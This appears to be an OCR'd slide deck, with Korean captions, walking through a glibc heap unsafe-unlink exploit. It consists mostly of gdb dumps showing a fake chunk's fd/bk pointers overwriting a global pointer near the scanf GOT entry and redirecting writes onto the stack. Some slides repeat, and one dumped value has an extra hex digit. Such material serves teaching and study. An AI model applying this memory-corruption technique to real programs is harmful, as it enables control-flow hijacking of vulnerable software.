
Exploit plan!



Exploit plan!




Exploit plan!




BK->fd = p->fd | FD->bk = p->bk

Exploit plan!



Exploit !!.

```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x0000000000000000      0x0000000000000000
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000091
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000020ee1
0x602130:       0x0000000000000000      0x0000000000000000
```




Exploit !!.

free(buf2)이후

```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x0000000000000000      0x0000000000020ff1
0x602020:       0x0000000000601048      0x0000000000601050
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000080      0x0000000000000090
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000020ee1
0x602130:       0x0000000000000000      0x0000000000000000
```

```
(gdb) x/10gx 0x601040
0x601040 <__isoc99_scanf@got.plt>:      0x00007ffff7a6ed10      0x0000000000000000
0x601050:       0x0000000000000000      0x0000000000000000
0x601060 <buf1>:        0x0000000000601048      0x0000000000000000
0x601070:       0x0000000000000000      0x0000000000000000
0x601080:       0x0000000000000000      0x0000000000000000
```




Exploit !!.

free(buf2)이후

```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x0000000000000000      0x0000000000020ff1
0x602020:       0x0000000000601048      0x0000000000601050
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000080      0x0000000000000090
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000020ee1
0x602130:       0x0000000000000000      0x0000000000000000
```

```
(gdb) x/10gx 0x601040
0x601040 <__isoc99_scanf@got.plt>:      0x00007ffff7a6ed10      0x4141414141414141
0x601050:       0x4141414141414141      0x4141414141414141
0x601060 <buf1>:        0x4242424242424242      0x0000000000000000
0x601070:       0x0000000000000000      0x0000000000000000
0x601080:       0x0000000000000000      0x0000000000000000
```




Exploit !!.


free(buf2)이후

```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x0000000000000000      0x0000000000020ff1
0x602020:       0x0000000000601048      0x0000000000601050
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000080      0x0000000000000090
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000020ee1
0x602130:       0x0000000000000000      0x0000000000000000
```

```
(gdb) x/10gx 0x0601040
0x601040 <__isoc99_scanf@got.plt>:      0x00007ffff7a6ed10      0x0000000000000064
0x601050:       0x0000000000000000      0x0000000000000000
0x601060 <buf1>:        0x00007fffffffdf40      0x0000000000000000
0x601070:       0x0000000000000000      0x0000000000000000
0x601080:       0x0000000000000000      0x0000000000000000
```



Exploit !!.




```
(gdb) x/x 0x601060
0x601060 <buf1>:        0x00007fffffffdf40
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa

Breakpoint 4, 0x00000000004006bf in main ()
(gdb) x/x 0x601060
0x601060 <buf1>:        0x00007fffffffdf40
(gdb) x/20gx $rsp
0x7fffffffdf40: 0x4141414141414141      0x4141414141414141
0x7fffffffdf50: 0x4141414141414141      0x4141414141414141
0x7fffffffdf60: 0x4141414141414141      0x00007fff00614141
0x7fffffffdf70: 0x0000000100000000      0x000000000040062d
0x7fffffffdf80: 0x0000000000000000      0xd18e00a0873d0c33
0x7fffffffdf90: 0x0000000000400540      0x00007ffffffffe030
0x7fffffffdfa0: 0x0000000000000000      0x0000000000000000
0x7fffffffdfb0: 0x2e71ff5f39fd0c33      0x2e71efe6dac70c33
0x7fffffffdfc0: 0x0000000000000000      0x0000000000000000
0x7fffffffdfd0: 0x0000000000000000      0x00000000004006d0
```

END